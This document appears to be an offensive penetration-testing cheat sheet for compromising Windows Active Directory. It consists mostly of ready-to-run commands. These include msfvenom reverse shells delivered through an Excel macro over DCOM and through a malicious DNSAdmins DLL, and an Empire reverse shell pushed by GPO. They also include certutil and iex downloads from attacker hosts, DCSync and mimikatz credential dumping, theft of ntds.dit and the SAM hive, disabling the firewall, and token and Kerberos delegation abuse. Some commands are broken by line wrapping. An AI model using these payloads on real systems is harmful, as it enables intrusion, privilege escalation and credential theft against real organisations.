Querying and displaying info after logging in

```
rpcclient $>querydisinfo
```

Display users

```
rpcclient $> enumdomusers
```

Display privileges

```
rpcclient $> enumprivs
```

Display Printers

```
rpcclient $> enumprinters
```

MSRPC TCP 135

Listing Current RCP mappings and interfaces [requires impacket]

```
root@kali:python rpcmap.py  
'ncacn_ip_tcp:10.10.10.213'
```

Identifying hosts and other endpoints

```
root@kali:python IOXIDResolver.py -t  
10.10.10.21
```

Finding if its vulnerable to PrintNightMare or print spooler service vulnerability CVE-2021-1675 / CVE-2021-34527

```
rpcdump.py @192.168.1.10 | egrep 'MS-  
RPRN|MS-PAR'
```

rpcdump.py is part of impacket tools.

Enumerating Registry

Enumerating registry hives given a username and password hash

```
<root@kali: reg.py  
htb.local/henry.vinson@apt.htb -  
hashes  
aad3b435b51404eeaad3b435b51404ee:e53d8  
7d42adaa3ca32bdb 4a876cbffb query -  
keyName HKCU -s>
```

Powershell Enumeration

Enumerating Powershell history

```
PS  
C:\\\\Users\\\\henry.vinson\\\\_adm\\\\AppData\\\\Roaming\\\\Microsoft\\\\Windows\\\\PowerShell\\\\PSReadline>
```

Exploitation and Privilege Escalation

BloodHound

BloodHound is a tool used to visualize Active Directory objects and permissions. It should be run in conjunction with SharpHound which requires you to be a domain member to run it, and it will then

enumerate the AD domain and feed the information to BloodHound where you can analyze the data and retrieve information such as a list of domain administrators which are common attack targets.

Installation

[1]

```
apt install bloodhound
```

[2]

```
wget -O -  
https://debian.neo4j.com/neotechnology.g  
pg.key | sudo apt-key add -  
  
echo 'deb https://debian.neo4j.com  
stable 4.0' >  
/etc/apt/sources.list.d/neo4j.list  
  
sudo apt-get update  
  
apt-get install apt-transport-https  
  
sudo apt-get install neo4j  
  
systemctl stop neo4j  
  
sudo /usr/bin/neo4j console  
  
. ./BloodHound.bin --no-sandbox
```

Running

```
neo4j console
```

Then Run

Bloodhound

SharpHound vs BloodHound

Sharphound is the enumeration tool of Bloodhound. It is used to enumerate the AD information that can then be visually displayed in Bloodhound.

Bloodhound is the actual GUI used to display the AD attack graphs.

There are three different Sharphound collectors:

- **Sharphound.ps1** - PowerShell script for running Sharphound. However, the latest release of Sharphound has stopped releasing the Powershell script version. This version is good to use with RATs since the script can be loaded directly into memory, evading on-disk AV scans.
- **Sharphound.exe** - A Windows executable version for running Sharphound.
- **AzureHound.ps1** - PowerShell script for running Sharphound for Azure (Microsoft Cloud Computing Services) instances. Bloodhound can ingest data enumerated from Azure to find attack paths related to the configuration of Azure Identity and Access Management.

Note: Your Bloodhound and Sharphound versions must match for the best results. Usually there are updates made to Bloodhound which means old Sharphound results cannot be ingested. This network was created using Bloodhound v4.1.0. Please make sure to use this version with the Sharphound results.

Execute sharphound.exe on the target machine to generate the zip file which you will transfer to your machine and upload to the GUI

Sharphound can be found by cloning the below repo

<https://github.com/BloodHoundAD/BloodHound>

```
.\sharphound.exe
```

[2]

```
Sharphound.exe --CollectionMethods  
<Methods> --Domain local.example.com --  
ExcludeDCs
```

Parameters explained:

- **CollectionMethods** - Determines what kind of data Sharphound would collect. The most common options are Default or All. Also, since Sharphound caches information, once the first run has been completed, you can only use the Session collection method to retrieve new user sessions to speed up the process.
- **Domain** - Here, we specify the domain we want to enumerate. In some instances, you may want to enumerate a parent or other domain that has trust with your existing domain. You can tell Sharphound which domain should be enumerated by altering this parameter.
- **ExcludeDCs** -This will instruct Sharphound not to touch domain controllers, which reduces the likelihood that the Sharphound run will raise an alert.

Transfer SharpGPOAbuse and execute

<https://github.com/byronkg/SharpGPOAbuse>

```
.\SharpGPOAbuse.exe --AddComputerTask --
    TaskName "Debug" --Author
    vulnnet\administrator --Command
    "cmd.exe" --Arguments "/c net localgroup
    administrators enterprise-security /add"
    --GPOName "GPNAME"
```

GPNAME: the group policy name to grants access or generic access to the user

Data Interpretation in BloodHound

Bloodhound is the GUI that allows us to import data captured by Sharphound and visualise it into attack paths.

Attack Paths

There are several attack paths that Bloodhound can show. Pressing the three stripes next to "Search for a node" will show the options. The very first tab shows us the information regarding our current imports.

The screenshot shows the Neo4j Browser interface with the following data:

DB STATS	
Address	bolt://localhost:7687
DB User	neo4j
Sessions	6
Relationships	27368
ACLs	20989
Azure Relationships	0

ON-PREM OBJECTS	
Users	2034
Groups	59
Computers	4
OUs	28
GPOs	5
Domains	1

If you click on **Node Info** as shown below, you will see the following information:

OVERVIEW



NODE PROPERTIES



EXTRA PROPERTIES



GROUP MEMBERSHIP



LOCAL ADMIN RIGHTS



EXECUTION RIGHTS



OUTBOUND CONTROL RIGHTS



INBOUND CONTROL RIGHTS



- **Overview** - Provides summaries information such as the number of active sessions the account has and if it can reach high-value targets.
- **Node Properties** - Shows information regarding the AD account, such as the display name and the title.
- **Extra Properties** - Provides more detailed AD information such as the distinguished name and when the account was created.

- **Group Membership** - Shows information regarding the groups that the account is a member of.
- **Local Admin Rights** - Provides information on domain-joined hosts where the account has administrative privileges.
- **Execution Rights** - Provides information on special privileges such as the ability to RDP into a machine.
- **Outbound Control Rights** - Shows information regarding AD objects where this account has permissions to modify their attributes.
- **Inbound Control Rights** - Provides information regarding AD objects that can modify the attributes of this account.

If you want more information in each of these categories, you can press the number next to the information query.

Exploiting ACEs and Permission Delegations

Basics of ACEs

Permission Delegation exploits are often referred to as ACL-based attacks. AD allows administrators to configure Access Control Entries (ACEs) that populates Discretionary Access Control Lists (DACLs), hence the name ACL-based attacks. Almost

any AD object can be secured with ACEs, which then describe the allowed and denied permissions that any other AD object has against the target object. However, if these ACEs are misconfigured, it may be possible for an attacker to exploit them.

For example, If the IT Support team were granted the **ForceChangePassword** ACE over the Domain Users group, this would be considered insecure. Sure they would be able to reset the passwords of employees that forgot their passwords, but this misconfiguration would allow them to also reset the passwords of privileged accounts, such as the accounts that are members of the Domain Admins group essentially allowing for privilege escalation.

Types of ACEs

- **ForceChangePassword:** We have the ability to set the user's current password without knowing their current password.
- **AddMembers:** We have the ability to add users (including our own account), groups or computers to the target group.
- **GenericAll:** We have complete control over the object, including the ability to change the user's password, register an SPN or add an AD object to the target group.

- **GenericWrite:** We can update any non-protected parameters of our target object. This could allow us to, for example, update the scriptPath parameter, which would cause a script to execute the next time the user logs on.
- **WriteOwner:** We have the ability to update the owner of the target object. We could make ourselves the owner, allowing us to gain additional permissions over the object.
- **WriteDACL:** We have the ability to write new ACEs to the target object's DACL. We could, for example, write an ACE that grants our account full control over the target object.
- **AllExtendedRights:** We have the ability to perform any action associated with extended AD rights against the target object. This includes, for example, the ability to force change a user's password.

Exploiting WriteOwner ACE

When another user is shown to have

WriteOwner permission over another user, it means that this user owns the other user and all its objects including the ability to change its password.

Lets say Bob has **WriteOwner** over Alice then we can use **powerview.ps1** to reset Alice password

```
PS .\PowerView.ps1
```

```
Set-DomainObjectOwner -identity claire  
-OwnerIdentity Bob
```

```
Add-DomainObjectAcl -TargetIdentity  
Alice -PrincipalIdentity Bob -Rights  
ResetPassword
```

```
$cred = ConvertTo-SecureString  
"qwer1234QWER!@#$" -AsPlainText -force
```

```
Set-DomainUserPassword -identity Alice  
-accountpassword $cred
```

Exploiting WriteDacl ACE

Having **WriteDacl** for a user such as **Bob** over a group such as **Administrator** means that this user **Bob** can be added to that group

```
net group "Administrator" Bob /add  
/domain
```

Exploiting AddMembers ACE

This ACE if found enabled for a user or a group, it means that this particular user or group has the ability to add members to another group.

An example would be the **Domain Users** group having **AddMembers** ACE over **IT Support** group. This means that members of **Domain users** group can add members to the **IT support** group.

To exploit this, we user a user from **Domain Users** group to add itself to the **IT support** group.

We will use the **Add-ADGroupMember**

PowerShell cmdlet from the AD-RSAT toolset for this:

```
```powershell
```

```
PS C:>Add-ADGroupMember "IT Support" -Members
"Your.AD.Account.Username"
```

```
PS C:>Get-ADGroupMember -Identity "IT Support"
```

## \*\*Exploiting ForceChangePassword ACE\*\*

Continuing with our example above, lets assume that the `IT Support` group has `ForceChangePassword` ACE enabled over `Tier 2 Admins` group.

This means that the user we have added to `IT support` group in the previous example now has `ForceChangePassword` enabled and can reset passwords of users in `Tier 2 Admins` .

First, we need to identify the members of `Tier 2 Admins` to select a target.

We can use the \*\*Get-ADGroupMember\*\* cmdlet again to assist with this:

```
```powershell
PS C:\>Get-ADGroupMember -Identity "Tier
2 Admins"
```

Then we will use the **Set-ADAccountPassword** AD-RSAT cmdlet to force change the password for the desired user from the output of the above command:

```
PS C:\>$Password = ConvertTo-SecureString "New.Password.For.User" -AsPlainText -Force
```

```
PS C:\>Set-ADAccountPassword -Identity "AD.Account.Username.Of.Target" -Reset -NewPassword $Password
```

Exploiting Active Directory using DCOM with Macro-Enabled MS Excel

This exploitation technique requires admin privilege on the compromised workstation.

First we need to create an excel file with macro inside of it. The content of the macro can be a cmd process like below

```
Sub mymacro()
    Shell ("cmd.exe")
End Sub
```

Or it can be a Metasploit payload that we can create as the following:

SHELL

```
<root@kali:~$msfvenom -p  
windows/shell_reverse_tcp  
LHOST=192.168.1.111 LPORT=4444 -f hta-  
psh -o macro.hta>
```

Next step is extracting a specific line that starts with powershell and ends with payload value. It looks like the following:

```
#"powershell.exe -nop -w hidden -e  
aQBmACgAWwBJAG4AdABQ....."
```

Then we need to create a python script to split the payload lines in order to bypass the size limit on literal strings imposed by excel.

The python script

```
str = "powershell.exe -nop -w hidden -  
e aQBmACgAwBJAG4AdABQ....."  
n = 50  
for i in range(0, len(str), n):  
    print "Str = Str + " + ' " ' +  
    str[i:i+n] + ' " '
```

Then we paste the results in the excel macro and it will look like the following:

```
Sub MyMacro()
    Dim Str As String
    Str = Str + "powershell.exe -nop -w
hidden -e aQBmACgA\wBJAG4Ad"
    Str = Str +
    "ABQAHQAcgBdADoAOgBTAGkAegB\ACAALQB\AH
EAIAA0ACKAewA"
    ...
    Str = Str +
    "EQAAQBhAGcAbgBvAHMAdABpAGMACwAuAFAAcg
BvAGMAZQBzAHM"
    Str = Str +
    "AXQA6ADoAUwB0AGEAcgB0ACgAJABzACKAOwA=
"
    Shell (Str)
End Sub
```

We save the excel file and prepare to transfer it over to the domain controller.

Then use the following powershell script to execute the attack while modifying the parameters according to your environment:

```
$com =
[activator]::CreateInstance([type]::Ge
tTypeFromProgId("Excel.Application",
"192
.168.1.110"))
$LocalPath =
"C:\Users\jeff_admin.corp\myexcel.xls"
$RemotePath =
"\\"192.168.1.110\c$\myexcel.xls"
[System.IO.File]::Copy($LocalPath,
$RemotePath, $True)
$Path =
"\\"192.168.1.110\c$\Windows\sysW0W64\c
onfig\systemprofile\Desktop"
$temp =
[system.io.directory]::createDirectory
($Path)
$Workbook =
$com.Workbooks.Open("C:\myexcel.xls")
$com.Run("mymacro")
```

Before executing the powershell script, we need to establish a listener from the compromised workstation we are operating from.

```
<PS C:\Tools\practical_tools> nc.exe -  
lvpn 4444>
```

After executing this script, CMD process with SYSTEM privilege will be created on the domain controller.

```
PS C:\Tools\practical_tools> nc.exe -  
lvpn 4444  
listening on [any] 4444 ...  
connect to [192.168.1.111] from  
(UNKNOWN) [192.168.1.110] 59121  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All  
rights reserved.  
C:\Windows\system32>
```

Performing DCSync Attack

Understanding DCSync

Each domain controller runs a process called the Knowledge Consistency Checker (KCC). The KCC generates a replication topology for the AD forest and automatically connects to other domain

controllers through Remote Procedure Calls (RPC) to synchronise information. This includes updated information such as the user's new password and new objects such as when a new user is created. This is why you usually have to wait a couple of minutes before you authenticate after you have changed your password since the DC where the password change occurred could perhaps not be the same one as the one where you are authenticating to.

The process of replication is called **DC Synchronisation**. It is not just the DCs that can initiate replication. Accounts such as those belonging to the Domain Admins groups can also do it for legitimate purposes such as creating a new domain controller.

A popular attack to perform is a DC Sync attack. If we have access to an account that has domain replication permissions, we can stage a DC Sync attack to harvest credentials from a DC.

With Impacket tools

Performing this kind of attack may require a user with DCSync rights. That can be performed if the user can be added to a group where **#writedacl** is enabled.

We can then add that user to that group and use the below command to grant the #DCSync rights

```
./ntlmrelayx.py -t ldap://domain.local -  
-escalate-user admin
```

You can also use the ip address of the domain instead of the domain name in the command above. The above command will spawn a webserver that you need to access at 127.0.0.1 and supply the credential for the user to whom you are trying to grant the #DCSync rights.

If the above was successful you can then execute one of the below commands for privilege escalation [1]

```
<root@kali: secretsdump.py  
htb.local/user@apt.htb \-hashes  
aad3b435b51404eeaad3b435b51404ee:d167c32  
38864b12f5f82feae86a7f798>
```

[2]

```
<root@kali:secretsdump.py -hashes  
:d167c3238864b12f5f82feae86a7f798  
'htb.local/APT$@htb.local'>
```

```
<root@kali:python3  
/usr/share/doc/python3-  
impacket/examples/secretsdump.py a-  
whitehat@10.10.171.0>
```

With powershell and Impacket tools

You can execute the below commands on the target
[1]

```
$username = "domainname\username";  
$password = "password";
```

[2]

```
$secstr = New-Object -TypeName  
System.Security.SecureString;  
$password.ToCharArray() | ForEach-  
Object {$secstr.AppendChar($_)};
```

[3]

```
$cred = new-object -typename  
System.Management.Automation.PSCredential  
-argumentlist $username, $secstr;
```

[4]

```
Add-DomainObjectAcl -Credential $Cred  
-PrincipalIdentity 'username' -  
TargetIdentity 'domain.local\Domain  
Admins' -Rights DCSync
```

After performing the above, you can execute
secretdump as illustrated in method one.

With Mimikatz

```
mimikatz # lsadump::dcsync  
/domain:local.example.com /user:<Your  
low-privilege AD Username>
```

You will see quite a bit of output, including the current NTLM hash of your account.

We want to DC sync every single account. To do this, we will have to enable logging on Mimikatz:

```
mimikatz # log <username>_dcdump.txt
```

```
Using '<username>_dcdump.txt' for  
logfile: OK
```

Make sure to change **<username>** to your username as to not overwrite the logdump of other users. Now, instead of specifying our account, we will use the **/all** flag:

```
mimikatz # lsadump::dcsync  
/domain:local.example.com /all
```

This will take a bit of time to complete. Once done, exit Mimikatz to finalise the dump find and then you can download the `username_dcdump.txt` file. You can use `cat <username>_dcdump.txt | grep "SAM Username"` to recover all the usernames and `cat <username>_dcdump.txt | grep "Hash NTLM"` for all hashes.

We can now either perform an offline password cracking attack to recover the plain text credentials or simply perform a pass the hash attack with Mimikatz.

Automated

[1]

```
sudo git clone https://github.com/fox-it/aclpwn.py
```

[2]

```
aclpwn -f username -t domain.local --domain domain.local --server ip
```

After performing the above, you can execute **secretdump** as illustrated in method one.

Exploiting SeBackupPrivilege

Using the diskshadow method and powershell

creating the diskshadow file

```
root@kali$ cat diskshadow.txt
set metadata C:\tmp\tmp.cabs
set context persistent nowriters
add volume c: alias someAlias
create
expose %someAlias% h:
```

uploading and executing the diskshadow file

```
*Evil-WinRM* PS C:\Users\xyan1d3>
mkdir C:\tmp
*Evil-WinRM* PS C:\tmp> upload
diskshadow.txt

*Evil-WinRM* PS C:\tmp> diskshadow.exe
/s c:\tmp\diskshadow.txt
```

```
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft
Corporation
On computer: HAVEN-DC, 7/16/2021
3:45:19 PM
```

```
-> set metadata C:\tmp\tmp.cabs
-> set context persistent nowriters
-> add volume c: alias someAlias
-> create
Alias someAlias for shadow ID
{29b531e8-3c00-49f9-925d-5e1e3937af13}
set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID
{2c73aeea-cdb0-47d5-85f8-dfe4dfbdbea6}
set as environment variable.
```

Querying all shadow copies with the
shadow copy set ID {2c73aeea-cdb0-
47d5-85f8-dfe4dfbdbea6}

* Shadow copy ID = {29b531e8-
3c00-49f9-925d-5e1e3937af13}

%someAlias%

- Shadow copy set:

{2c73aeea-cdb0-47d5-85f8-dfe4dfbdbea6}

%VSS_SHADOW_SET%

- Original count of

shadow copies = 1

- Original volume

name: \\?\Volume{115c1f55-0000-0000-
0000-602200000000}\ [C:\]

- Creation time:

7/16/2021 3:45:20 PM

- Shadow copy device

name: \\?

\GLOBALROOT\Device\HarddiskVolumeShado
wCopy1

- Originating machine:

HAVEN-DC.raz0rblack.thm

- Service machine:

HAVEN-DC.raz0rblack.thm

- Not exposed

- Provider ID:
 {b5946137-7b9f-4925-af80-51abd60b20d5}
- Attributes:
 No_Auto_Release Persistent No_Writers
 Differential

Number of shadow copies listed: 1

- > expose %someAlias% h:
- > %someAlias% = {29b531e8-3c00-49f9-925d-5e1e3937af13}

The shadow **copy** was successfully exposed as h:\.

Uploading the DLLs to the target machine

```
root@kali$ wget  
https://github.com/giuliano108/SeBackupP  
rivilege/raw/master/SeBackupPrivilegeCmd  
Lets/bin/Debug/SeBackupPrivilegeUtils.dl  
l
```

```
root@kali$ wget  
https://github.com/giuliano108/SeBackupP  
rivilege/raw/master/SeBackupPrivilegeCmd  
Lets/bin/Debug/SeBackupPrivilegeCmdLets.  
dll
```

**abusing the backup privilege by creating a backup
copy of the hashes database**

```
*Evil-WinRM* PS C:\tmp> upload  
SeBackupPrivilegeUtils.dll
```

```
*Evil-WinRM* PS C:\tmp> upload  
SeBackupPrivilegeCmdLets.dll
```

```
*Evil-WinRM* PS C:\tmp> import-module  
.\\SeBackupPrivilegeUtils.dll
```

```
*Evil-WinRM* PS C:\tmp> import-module  
.\\SeBackupPrivilegeCmdLets.dll
```

```
*Evil-WinRM* PS C:\tmp> copy-  
filesebackupprivilege  
h:\\windows\\ntds\\ntds.dit  
C:\\tmp\\ntds.dit -overwrite
```

```
*Evil-WinRM* PS C:\\tmp> reg save  
HKLM\\SYSTEM C:\\tmp\\system
```

```
*Evil-WinRM* PS C:\\tmp> download  
ntds.dit
```

```
*Evil-WinRM* PS C:\tmp> download  
system
```

By copying the SAM and SYSTEM registry hives

First we backup the SAM and SYSTEM hashes

```
reg save hklm\system C:\Users\insert-  
user\system.hive
```

```
reg save hklm\sam C:\Users\insert-  
user\sam.hive
```

Then we will move the SAM and SYSTEM hives to our machine using smb server

```
attackerpc$ mkdir share  
attackerpc$ python3.9  
/opt/impacket/examples/smbserver.py -  
smb2support -username insert-user -  
password insert-password public share
```

Then on the target windows machine

```
C:\> copy C:\Users\insert-user\sam.hive  
\\ip\public\
```

```
C:\> copy C:\Users\insert-  
user\system.hive \\ip\public\
```

Lastly with impacket's secretsdump.py we can extract passwords

PYTHON

```
python3.9  
/opt/impacket/examples/secretsdump.py  
-sam sam.hive -system system.hive  
LOCAL
```

With the gained password, we can access the system using pass-the-hash

PYTHON

```
python3.9  
/opt/impacket/examples/psexec.py -  
hashes [insert-hash] administrator@ip
```

Exploiting SeManageVolumePrivilege

The **SeManageVolumePrivilege** privilege in Windows allows a user to perform volume-related operations, such as defragmenting, mounting, or dismounting a volume. This privilege is normally restricted to highly privileged accounts, like Administrators.

Privilege Escalation via

SeManageVolumePrivilege occurs when an attacker with this privilege gains access to the system and can exploit it to escalate their privileges further. Specifically, the attacker might use this privilege to:

1. **Mount/Dismount Volumes:** Attackers can mount volumes containing sensitive data, potentially bypassing access control mechanisms.
2. **Corrupt or Manipulate File Systems:** By interacting with file systems at the volume level, attackers could introduce malicious changes or corrupt files to create backdoors or disrupt system functionality.
3. **Potential Code Execution:** Depending on the volume operations allowed, attackers may

trigger scenarios that lead to arbitrary code execution.

We can use [this exploit](#) to do the above:

```
certutil -urlcache -split -f  
"http://ip/SeManageVolumeExploit.exe"
```

SeManageVolumeExploit.exe

```
.\SeManageVolumeExploit.exe
```

After running the exploit, some privileges should change and now you should be able to write files to critical directories under **C:\Windows** therefore you can now generate a payload using msfvenom and execute it to get a shell as Administrator

```
msfvenom -a x64 -p  
windows/x64/shell_reverse_tcp LHOST=IP  
LPORT=4545 -f dll -o shell.dll
```

```
certutil -urlcache -split -f  
"http://ip/shell.dll"  
C:\Windows\System32\wbem\shell.dll
```

Exploiting PAC in Kerebros

This exploit is referenced as MS14-068. It allows a non-privileged user to obtain domain admin privileges by generating and acquiring a golden ticket. It works when PAC [privileged attribute certificate] is enabled therefore the exploitation to be successful a forged PAC needs to be generated and accepted as legitimate by the kerberos key distribution center [KDC].

For example, every PAC for every user contains information about the user such as permissions, privileges and groups. Generating a fake PAC is like telling the [KDC] that a user has admin privileges and is a member of the admins group.

The [goldenpac.py] tool from impacket helps achieve this purpose and renders an [SMB] connection with PsExec method to gain domain admin privileges.

```
python goldenPac.py -dc-ip [ip] -target-  
ip [ip] DC-domain-name/username@target-  
computer-name
```

Exploiting Server Operators Group

A user account who is part of server operator group can create and delete network shares; start and stop services; back up and restore files; format the hard disk of the computer; and shut down the computer.

First we verify that the user account is part of the group

```
whoami /groups
```

Then we then enumerate which services the server operators group has write access to

```
$services=(get-service).name | foreach  
{((Get-ServiceAcl $_) | where  
{$_.access.IdentityReference -match  
'Server Operators'})}
```

Next we search which of the listed services is running with SYSTEM privileges

```
gci  
HKLM:\SYSTEM\ControlSet001\Services  
| Get-ItemProperty | where  
{$__.ObjectName -match 'LocalSystem' -  
and $__.pschildname -in  
$services.name}).PSChildName
```

Exploiting DNS Admin Group

Members of the DNSAdmins group have access to network DNS information. The default permissions are as follows: Allow: Read, Write, Create All Child objects, Delete Child objects, Special Permissions.

First step is downloading [powermad]
[<https://github.com/Kevin-Robertson/Powermad>] to
the target machine

```
iex(new-object  
net.webclient).downloadstring('https:/  
/raw.githubusercontent.com/Kevin-  
Robertson/Powermad/master/Powermad.ps1  
' )
```

Next step is creating a new machine account

```
New-MachineAccount -MachineAccount  
test -Password $(ConvertTo-  
SecureString 'Password123!' -  
AsPlainText -Force) -Domain htb.local  
-DomainController dc.hbt.local
```

Next is creating a malicious DLL with msfvenom. The
DLL will add the user 'test' we created earlier to the
domain admins group.

```
msfvenom -p windows/x64/exec cmd='net  
group "domain admins" test /add  
/domain' -f dll > dns.dll
```

Lastly with [dnsCMD][<https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/dnscmd>]

```
dnsCMD.exe dc.htb.local /config  
/serverlevelplugindll \\machine-  
ip\temp\dns.dll
```

Lastly we would need to reboot the machine or restart the DNS service if we got the necessary privileges.

Exploiting Group Policy Preferences

Manual Methods

Decrypting cpassword

The goal here is to decrypt the **cpassword** value found in the file **groups.xml**. This issue affects

Windows server 2008.

Then by using the below tool

```
http://www.sec-1.com/blog/wp-content/uploads/2015/05/gp3finder_v4.0.zip
```

we can execute the below command to decrypt and obtain the domain admin password

```
gp3finder.exe -D cpassword
```

Replace **cpassword** with the value you found earlier.

Creating GPO policy to execute powershell reverse shell on a target pc within domain controller

First, we activate and import the Group Policy modules in the PowerShell session and on any windows domain joined machine, execute the followings:

```
Ps> Add-WindowsFeature GPMC  
Ps> import-module group-policy
```

Then we create a fake GPO called Windows update
(We target the domain controller FRSV210):

```
PS> New-GPO -name WindowsUpdate -  
domain  
SPH.corp -Server FRSV210.sph.corp
```

We only want to target Juliette's account on the computer FRPC066, so we restrict the scope of this GPO:

```
PS> Set-GPPermissions -Name  
"WindowsUpdate" -  
Replace -PermissionLevel GpoApply -  
TargetName  
"juliette" -TargetType user
```

```
PS> Set-GPPermissions -Name  
"WindowsUpdate" -  
Replace -PermissionLevel GpoApply -  
TargetName  
"FRPC066" -TargetType computer
```

```
PS> Set-GPPermissions -Name  
"WindowsUpdate" -  
PermissionLevel None -TargetName  
"Authenticated  
Users" -TargetType Group
```

Finally, we link it to the SPH domain to activate it:

```
PS> New-GPLink -Name WindowsUpdate -  
Domain  
sph.corp -Target "dc=sph,dc=corp" -  
order 1 -enforced  
yes
```

We go back to the Empire framework on the attacker machine and generate a new reverse shell agent, base64 encoded this time in order to fit nicely in a registry key:

```
(Empire: stager/launcher) > set  
Listener test  
(Empire: stager/launcher) > generate  
powershell.exe -NoP -sta -NonI -W  
Hidden -Enc  
WwBTAHkAUwB0AGUAbQAUAE4ARQBUAC4AUwB1AF  
IAVgBpAGMARQBQAG8AaQBuAHQATQBhAG4AQQBH  
AGUAUgBdADoAOgBFAHgAcABLAGMAdAAxADAAMA  
BDAE8AbgBUAEk
```

We then instruct the GPO we created to set up a **Run** registry key the next time Juliette's computer polls

new settings. This registry key will execute the PowerShell agent at Juliette's next login:

```
PS> Set-GPRegistryValue -Name  
"WindowsUpdate" -key  
"HKEY_CURRENT_USER\Software\Microsoft\  
Windows\CurrentVersion\ -ValueName  
MSstart -Type String -value  
"powershell.exe  
-NoP -sta -NonI -Enc WwBTAHk[...]"  
## Post exploitation  
### Disabling Windows Firewall  
Obviously to be able to effortlessly  
control the machine with reverse  
shells and backdoors, we need to  
disable the windows firewall
```

Set-NetFirewallProfile -Profile Domain, Public, Private
-Enabled False.

With Metasploit

After gaining a meterpreter session, use the below module

```
post/windows/gather/credentials/gpp
```

After Metasploit has decrypted the credentials, they can be used to login with the below module

```
exploit/windows/smb/psexec
```

```
set RPORT 445  
set SHARE ADMIN$  
set SMBDomain domain-name-here
```

Exploitation with Powersploit

Use the below two modules

`Get-CachedGPPassword` //For locally stored GP Files

`Get-GPPPassword` //For GP Files stored in the DC

Token Impersonation

With Metasploit

On Meterpreter

```
use incognito  
list_tokens -u
```

The previous command lists all the current tokens of those who logged in before to the machine. The goal is to find a token belonged to the admin of domain controller. Once we impersonate the admin token on the domain controller, we need to establish a new session with powershell for complete access.

For this we need the hostname of the current domain controller. We type in Meterpreter `shell` to convert to `shell` on the windows:

```
<C:\Windows\system32>nslookup  
<set type=all  
< _ldap._tcp.dc._msdcs.sandbox.local
```

This will result in the hostname of the domain controller. Establishing new session:

```
<dsesh = New-PSSession -Computer  
SANDBOXDC>  
<Invoke-Command -Session $dcsesh -  
ScriptBlock {ipconfig}>
```

Then we transfer a malicious executable created with **#shelter** to the domain controller

```
Copy-Item "C:\Users\Public\chrome.exe" -  
Destination "C:\Users\Public\" -  
ToSession $dcsesh
```

In the above case, the malicious file was binded to chrome.exe. Then we execute it:

```
Invoke-Command -Session $dcsesh -  
ScriptBlock {C:\Users\Public\chrome.exe}
```

And we will receive the reverse connection in our listener.

```
<impersonate_token  
pentesting.local\\Administrator>
```

Kerberos Delegation Exploitation

Constrained Delegation Exploitation

The practical use of Kerberos Delegation is to enable an application to access resources hosted on a different server. An example of this would be a web server that needs to access a SQL database hosted on the database server for the web application that it is hosting. Without delegation, we would probably use an AD service account and provide it with direct access to the database. When requests are made on the web application, the service account would be used to authenticate to the database and recover information.

However, we can allow this service account to be delegated to the SQL server service. Once a user

logs into our web application, the service account will request access to the database on behalf of that user. This means that the user would only be able to access data in the database that they have the relevant permissions for without having to provide any database privileges or permissions to the service account itself.

RBCD or known as **Resource Based Constrained Delegation** changes the delegation model entirely. Instead of specifying which object can delegate to which service, the service now specifies which objects can delegate to it. This allows the service owner to control who can access it. In our web application example, this means that instead of specifying that the web service account can delegate to the database service to access the database, we can now specify that on the database service that the web service account is allowed to delegate access to it.

Exploiting Delegation With Powerview.ps1

To exploit this feature, we need to enumerate available delegations.

We can use the **Get-NetUser** cmdlet of PowerSploit for this enumeration by running the following command:

```
PS C:\>Import-Module  
C:\Tools\PowerView.ps1  
PS C:\>Get-NetUser -TrustedToAuth
```

We can then dump **LSASecrets**, part of the Windows Registry Hive where credentials are stored for features such as Windows services

```
C:\>  
C:\Tools\mimikatz_trunk\x64\mimikatz.exe  
  
mimikatz # token::elevate  
mimikatz # lsadump::secrets
```

- **token::elevate** - To dump the secrets from the registry hive, we need to impersonate the SYSTEM user.
- **lsadump::secrets** - Mimikatz interacts with the registry hive to pull the clear text credentials.

We can then perform a Kerberos delegation attack. We will use a combination of [Kekeo](#) and [Mimikatz](#). You can use another window for Mimikatz, but make

sure to exit out of Mimikatz after the `token::elevate` command, otherwise the tickets will be loaded in the wrong context later on. We can use Kekeo to generate our tickets and then use Mimikatz to load those tickets into memory. Let's start by generating the tickets:

```
PS C:\> C:\Tools\kekeo\x64\kekeo.exe  
  
kekeo # tgt::ask /user:user  
/domain:local.example.com  
/password:redacted
```

- `user` - The user who has the constrained delegation permissions.
- `domain` - The domain that we are attacking since Kekeo can be used to forge tickets to abuse cross-forest trust.
- `password` - The password associated with the account.

Next, we can forge TGS requests for the account we want to impersonate:

```
kekeo # tgs::s4u  
/tgt:TGT_user@local.example.com_krbtgt~1  
ocal.example.com@local.example.com.kirbi  
/user:john.admins  
/service:http/server1.local.example.com
```

- **tgt** - We provide the TGT that we generated in the previous step.
- **user** - The user we want to impersonate.
- **service** - The services we want to impersonate using delegation. We first generate a TGS for the HTTP service. Then we can rerun the same command for the WSMAN service (these may change depending on your scenario).

Now that we have the two TGS tickets, we can use Mimikatz to import them:

```
mimikatz # privilege::debug

mimikatz # kerberos::ptt
TGS_john.admins@local.example.com_wsman~
SERVER1.local.example.com@local.example.
com.kirbi

mimikatz # kerberos::ptt
TGS_john.admins@local.example.com_http~S
ERVER1.local.example.com@local.example.c
om.kirbi
```

You can exit Mimikatz and run **klist** if you want to verify that the tickets were imported. Now that the tickets are imported, we can finally create our PSSession on SERVER1:

```
mimikatz # exit

PS C:\> Enter-PSSession -ComputerName
server1.local.example.com
[server1.local.example.com]:
```

Exploiting Service Accounts

Service accounts in Windows Active Directory (AD) are specialized accounts used to run applications, background services, or automated tasks. They have permissions and privileges required by the service to interact with other resources on the network.

An example is a service account to run MS SQL server or IIS server.

To exploit service accounts and elevate the privileges to have complete control over them, we first have to retrieve the **SPN** of the target account.

A **Service Principal Name (SPN)** is a unique identifier in Windows that is used to associate a service instance with a service logon account. SPNs are necessary for Kerberos authentication in Active Directory environments to ensure that the correct service can authenticate against a user's credentials without requiring passwords.

When a client requests a service, Kerberos uses the SPN to locate the service account responsible for that service. This allows the client to obtain a ticket to authenticate itself to the service without needing to know the service's password.

SPN Components:

- **Service Type**: The type of service (e.g., HTTP, MSSQLSvc).
- **Hostname**: The server where the service is running.
- **Port (optional)**: Sometimes included, especially for services with non-default ports.

You can import [Get-SPN.ps1]

[<https://github.com/compwiz32/PowerShell/blob/master/Get-SPN.ps1>] to the target machine where **ip** is the ip address of the attacker machine that is supposed to be hosting a webserver with Get-SPN.ps1

```
certutil -urlcache -split -f  
http://ip/Get-SPN.ps1
